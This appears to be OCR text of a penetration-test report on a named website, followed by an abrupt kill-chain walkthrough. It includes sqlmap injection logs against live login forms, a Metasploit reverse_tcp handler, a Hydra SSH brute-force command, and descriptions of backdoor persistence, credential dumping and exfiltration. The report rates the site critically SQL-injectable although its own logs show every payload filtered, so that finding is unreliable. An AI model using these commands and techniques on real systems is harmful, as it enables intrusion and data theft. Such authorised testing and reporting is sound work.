
Conclusion:


So, it can be concluded that the form is general SQL injection proof through firewall mechanism or rate limiter. But a persistent Adversary can find Zero-Day Vuln and exploit it. So, requesting for Fixing the issue

Form-2

Method: POST

url : https://ssl.com.bd/user





Post Body Payload:

name=admin&pass=admin&form_build_id=form-lbtBXA2bso5LoULEkDHADzLY388NAEDGlZWr4v13nN0&form_id=user_login&op=Log+in

Here, we tried sql injection:

```
[05:30:43] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:30:43] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS
[05:31:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:31:17] [WARNING] reflective value(s) found and filtering out
[05:31:57] [WARNING] it appears that you have been blocked by the target server
[05:31:57] [INFO] POST parameter 'name' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[05:32:21] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[05:32:21] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[05:32:22] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[05:32:23] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[05:32:24] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[05:32:25] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[05:32:26] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[05:32:27] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[05:32:28] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[05:32:29] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[05:32:30] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[05:32:30] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[05:32:31] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[05:32:32] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[05:32:33] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[05:32:34] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[05:32:34] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[05:33:00] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[05:33:00] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[05:33:00] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[05:33:00] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'
[05:33:00] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[05:33:00] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[05:33:00] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'
[05:33:00] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[05:33:08] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[05:33:09] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[05:33:09] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[05:33:10] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[05:33:11] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[05:33:12] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[05:33:33] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[05:33:34] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP)'
[05:33:35] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'
[05:33:35] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP)'
[05:33:36] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP - comment)'
[05:33:37] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP - comment)'
```

```
[05:33:38] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP - comment)'
[05:33:39] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP - comment)'
[05:33:40] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK)'
[05:33:41] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query)'
[05:33:41] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK)'
[05:33:42] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query)'
[05:33:43] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK - comment)'
[05:33:44] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query - comment)'
[05:33:44] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK - comment)'
[05:33:45] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query - comment)'
[05:33:46] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind'
[05:33:47] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (comment)'
[05:33:48] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP)'
[05:34:19] [WARNING] potential CAPTCHA protection mechanism detected
[05:34:21] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP - comment)'
[05:34:21] [INFO] testing 'MySQL AND time-based blind (ELT)'
[05:34:22] [INFO] testing 'MySQL OR time-based blind (ELT)'
[05:34:23] [INFO] testing 'MySQL AND time-based blind (ELT - comment)'
[05:34:24] [INFO] testing 'MySQL OR time-based blind (ELT - comment)'
[05:35:10] [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[05:35:11] [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query - comment) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[05:35:12] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace'
[05:35:12] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)'
[05:35:12] [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (BENCHMARK)'
[05:35:12] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (heavy query - comment)'
[05:35:12] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
[05:35:12] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
[05:35:12] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE_SET)'
[05:35:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[05:35:12] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[05:35:31] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[05:36:17] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[05:37:03] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[05:37:20] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[05:37:37] [INFO] testing 'Generic UNION query (random number) - 41 to 60 columns'
[05:37:54] [INFO] testing 'Generic UNION query (NULL) - 61 to 80 columns'
[05:38:41] [INFO] testing 'Generic UNION query (random number) - 61 to 80 columns'
[05:38:54] [INFO] testing 'Generic UNION query (NULL) - 81 to 100 columns'
[05:39:06] [INFO] testing 'Generic UNION query (random number) - 81 to 100 columns'
[05:39:18] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[05:39:32] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[05:40:21] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[05:40:38] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[05:40:55] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
```

```
[05:41:13] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[05:41:36] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[05:42:21] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[05:42:35] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[05:42:51] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
[05:43:10] [INFO] checking if the injection point on POST parameter 'name' is a false positive
[05:43:10] [WARNING] false positive or unexploitable injection point detected
[05:43:10] [WARNING] POST parameter 'name' does not seem to be injectable
[05:43:10] [INFO] testing if POST parameter 'pass' is dynamic
[05:43:11] [INFO] POST parameter 'pass' appears to be dynamic
[05:43:12] [WARNING] heuristic (basic) test shows that POST parameter 'pass' might not be injectable
[05:43:13] [INFO] testing for SQL injection on POST parameter 'pass'
[05:43:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:45:38] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[05:46:36] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[05:48:43] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[05:50:29] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[05:51:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[05:52:06] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[05:52:47] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[05:52:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[05:53:36] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[05:54:04] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[05:55:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
```

Here we SQLmap Tried different SQL injection payload to the target location but all the queries were safely filtered by the server.


Conclusion:

So, it can be concluded that the form is general SQL injection proof through firewall mechanism or rate limiter. But a persistent Adversary can find Zero-Day Vuln and exploit it. So, requesting for Fixing the issue. Better be safe.


Form-3

URL: ***https://ssl.com.bd/user/password***

Method: POST





Post Body Payload: name=admin%40gmail.com&form_build_id=form-6mYUuF_R_JbemBqkaTf7Z6pBzaf0nnrwBymVvMJ9Xjk&form_id=user_pass&op=E- mail+new+password



So Used SQLmap to enumaerate the form with different sql injections

```
[06:11:32] [INFO] testing if the target URL content is stable
[06:11:32] [INFO] target URL content is stable
[06:11:32] [INFO] testing if POST parameter 'name' is dynamic
[06:11:33] [WARNING] POST parameter 'name' does not appear to be dynamic
[06:11:34] [WARNING] heuristic (basic) test shows that POST parameter 'name' might not be injectable
[06:11:34] [INFO] testing for SQL injection on POST parameter 'name'
[06:11:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:12:53] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[06:14:41] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[06:15:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[06:16:06] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[06:16:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[06:16:55] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[06:17:06] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[06:17:12] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[06:17:27] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[06:17:58] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[06:18:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[06:19:06] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[06:19:43] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[06:20:56] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[06:21:25] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[06:22:28] [WARNING] there is a possibility that the target (or WAF/IPS) is dropping 'suspicious' requests
[06:22:28] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[06:23:18] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[06:24:24] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[06:25:50] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[06:26:39] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[06:49:34] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[06:49:36] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'
[06:49:38] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'
[06:49:40] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'
[06:49:42] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'
[06:49:45] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int)'
[06:49:47] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'
[06:50:17] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[06:50:19] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original value)'
[06:50:21] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[06:50:23] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original value)'
[06:50:26] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[06:50:30] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[06:50:34] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[06:50:34] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
```





Here we SQLmap Tried different SQL injection payload to the target location but all the queries were safely filtered by the server.

Conclusion:

So, it can be concluded that the form is general SQL injection proof through firewall mechanism or rate limiter. But a persistent Adversary can find Zero-Day Vuln and exploit it. So, requesting for Fixing the issue. Better be safe.

FINAL CONCLUSION and FINDING from the demonstrations

Possible **CRITICAL** SQL injection vulnerability on forms on the site. So, The Site is SQL injection vulnerable but the firewall system and the rate limiter incorporate with the robots.txt file reduce the possibility of brute force attack. With enough time and increasing the gaps between attack can bypass the firewall.

In our Short testing we incorporated Common SQL injection, firewall intercepted continues attacks so the attacks didn't work with full potential. But with enough time and gap between the attack the form can be broken. So, if these vulnerabilities are not solved, Adversary with enough time invested can come out with an exploit or even a zero-day attack. Its is Advise to go through the code of this form to check for bugs. The risk of SQL injection Vulnerability is **Critical** and advised for immediate **FIX**.

- **Installation (Persistence):** Establishing a foothold[13]. Once access was gained, I demonstrated techniques to maintain access. In Metasploit's Meterpreter shell, I used built-in scripts to create registry run keys or scheduled tasks for persistence. I also used **Empire**'s persistence modules to implant backdoors (e.g., via WMI or service). Other methods included the "Sticky Keys" backdoor (replacing sethc.exe with cmd.exe on Windows) and using **Netcat/Ncat** for a simple reversible shell. I also showcased **Nishang** (PowerShell scripts toolkit) to create a persistent listener, and how Veil/TheFatRat can embed backdoor payloads inside benign binaries for stealth.

- **Command and Control (C2):** Remote control of the compromised host[14]. I demonstrated setting up C2 channels using Meterpreter's reverse/TCP sessions, and using tools like **Ngrok** and **Serveo** to expose the listener through NAT. **Empire** provided an advanced C2 console (we ran an Empire listener and agent, observing commands executed). **DNScat2** was tried to create a DNS-tunneled shell for evasion. I also briefly discussed **Cobalt Strike** and **Sliver** (modern C2 frameworks, with a note that Cobalt Strike is proprietary). For example, initiating a Meterpreter session:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.15
msf exploit(handler) > run
```

This listens for the payload created earlier. Upon target execution of payload.exe, the session opened, demonstrating a full C2 channel. We captured screenshots of the Meterpreter prompt receiving commands (sysinfo, hashdump, etc.).

- **Actions on Objectives:** Achieving the attacker's final goals[15]. With control established, I demonstrated privilege escalation (e.g., using **Mimikatz** to extract Windows credentials from memory, and **LaZagne** to recover stored passwords[16]), lateral movement, and data exfiltration. Tools included **BloodHound** (SharpHound) to enumerate Active Directory relationships and find attack paths[17], and **CrackMapExec** for automating login attempts across the network. For data exfiltration, I set up a simple HTTP file server and used certutil and curl to upload a sensitive file, and also used **rclone** to transfer files to an external cloud storage. Brute-forcing tools (**Hydra**, **John the Ripper**) were used on captured hashes. Each step was documented to show how an attacker could move within the network and achieve goals like stealing "sensitive.xlsx".

7.1.2 Vulnerability Assessment and Penetration Testing

I followed a structured pen-testing approach covering six phases (planning, recon, vuln scanning, exploitation, post-exploitation, reporting)[3][4]:

1. **Phase 1 – Planning and Scope:** In collaboration with management, we defined the test scope. This included identifying the *external IP range*, *internal network segments*, and key assets: edge routers/switches (with identified firmware versions), DHCP servers, web portals, mail servers, VPN gateways, and DNS servers (including checking for zone transfers). We also documented BGP/ASN info for the public network. This preparatory phase ensured clear boundaries and rules of engagement[3].

2. **Phase 2 – Information Gathering:** We performed **passive reconnaissance** by collecting public data: WHOIS/DNS lookups on domains, Google dorks for exposed login pages, and queried **Shodan** for the company's IPs. We also created **network maps**:

   a) Used **Nmap** in staging mode (nmap -sP 192.168.1.0/24) to ping-scan the internal network for live hosts.
   b) Employed **Masscan** for fast port scanning on large IP ranges.
   c) Mapped network devices via SNMP queries (if permitted) to list router/switch hostnames and interfaces.
   The output was used to draft a **network high-level diagram** and address plan. For example, Nmap scanning output:

   d) $ nmap -T4 -p- 192.168.1.100

   e) This revealed open ports 22,80,443 on 192.168.1.100, indicating an SSH & web server. Results were compiled into an inventory list. Tools like **Nmap/Zenmap** produced a visual map of discovered hosts (diagrammed below).

3. **Phase 3 – Vulnerability Assessment:** We ran both **automated scans** and **manual analysis**:

   a) Automated: Used Nessus and OpenVAS to scan hosts for known vulnerabilities (CVE matches). We also ran **Nikto** on web servers and **WPScan** on any WordPress sites.
   b) Manual: Reviewed router/firewall firmware (e.g., Cisco IOS), checking for outdated versions. We tested for default credentials on devices (common on routers, switches). Firmware analysis included searching vendor bulletins for exploits. We also manually inspected configurations via authenticated logins where possible.

The scans identified issues (e.g., outdated OpenSSL on a web server). Each finding was documented with CVSS scores for later reporting.

4. **Phase 4 – Exploitation:** Using information from Phase 2-3, we attempted exploits:

   a) **Authentication Bypass:** Tested login forms for SQL injection and logic flaws. Employed **SQLmap** against login parameters; cracked password hashes with John the Ripper.

   b) **Weak Credentials:** Used **Hydra/Medusa** for brute-forcing SSH and RDP on discovered hosts. For example:

   c) `$ hydra -l admin -P passwords.txt ssh://192.168.1.10`

   d) **Router Misconfiguration:** Found an internally accessible telnet service with default creds (e.g., admin/admin) and logged in, retrieving router config.

